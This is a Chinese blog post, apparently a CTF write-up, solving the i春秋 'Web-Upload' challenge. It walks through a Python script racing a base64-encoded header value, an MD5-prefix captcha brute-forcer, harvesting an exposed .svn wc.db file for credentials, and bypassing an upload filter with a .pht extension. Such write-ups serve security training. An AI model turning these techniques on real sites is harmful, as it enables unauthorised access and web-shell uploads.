i春秋Web-Upload(第一届“百度杯”信息安全攻防总决赛 线上选拔赛)

原创


大千SS 于 2019-05-15 20:48:52 发布 1779 收藏 1
分类专栏： i春秋 文章标签： i春秋Web .svn泄露

本文链接：https://blog.csdn.net/zz_Caleb/article/details/90243764

查看源码：

```
</br>Hi,CTFer!u should be a fast man:)<!-- Please post the ichunqiu what you find -->
```

告诉我们要上传一个ichunqiu的参数，但是貌似并没有找所谓的find，bp抓包看到响应中有flag的响应头：



```
POST / HTTP/1.1
Host: dc587a4fbff74976b22f2bd18ec43caecfed2293ecc7495d.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: pgv_pvi=1074417664; ci_session=8ab39dfe49aedfa870d73d795a72d11cd0bd5fb5;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; PHPSESSID=hg0nicptmlvkg1wbtcgl3kj47;
__jsluid=15c146c9f7f277894df34bc273c41637
Upgrade-Insecure-Requests: 1
Content-Length: 17

ichunqiu=MTU3MDEz
```

```
HTTP/1.1 200 OK
Date: Wed, 15 May 2019 11:04:27 GMT
Content-Type: text/html
Content-Length: 87
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: ZmxhZ19pc19oZXJlOiBORE0wTnpBeg==
Vary: Accept-Encoding
X-Via-JSL: 60f7225,-
X-Cache: bypass

</br>Hi,CTFer!u should be a fast man:)<!-- Please post the ichunqiu what you find -->
```

但是解码之后上传得到的还是没上传一样的情况，响应头中的flag的内容改变了，网页也告诉我们be a fast man，所以就要写脚本了：

```
import requests
import base64

url = 'http://dc587a4fbff74976b22f2bd18ec43caecfed2293ecc7495d.changame.ichunqiu.com/'
s = requests.session()
r = s.get(url)
fh = r.headers["flag"]
b = base64.b64decode(fh)
f = str(b).split(':')
data = base64.b64decode(f[1])
payload = {"ichunqiu":data}
fl = s.post(url, data = payload)
print(fl.text)
```

得到：3712901a08bb58557943ca31f3487b7d

然后访问这个路径，进入一个登陆界面：

Username

Password

substr(md5(captcha), 0, 6)=3fa7bb

Captcha:

Submit

验证码md5后的前六位给出来了，写个爆破脚本爆破出验证码：


```
import hashlib

dic = 'abcdefghijklmnopqrstuvwxyz1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ'

for i in range(999999999):
    h = hashlib.md5(str(i).encode()).hexdigest()[:6]
    print(h)
    print(i)
    if h == 'd883a2':
        print(i)
        break
```

为什么是纯数字，开别人的wp上就是数字，本来一直以为是4位的数字+字母，还爆破了一遍，谁知道这题怎么如此无聊。。。爆破是超级慢。

扫一下这个登陆页面，发现有svn泄露：



但是因为是301，没能下载源码，svn里有一个wc.db的数据库文件，尝试访问发现这个文件是可以访问的：

OK!
Congratulations!
My username is md5(HEL1OW1OrDEveryOn3)
:)

拿到用户名：8638d5263ab0d3face193725c23ce095

爆出验证码之后，密码123就能进，什么玩意，要是密码随便一个不能进，岂不是要再爆破一次验证码，登录弹窗给出一个页面7815696ecbf1c96e6894b779456d330e.php，进入这个页面之后是一个文件上传，后缀变换进行上传，最后pht上传成功拿到flag。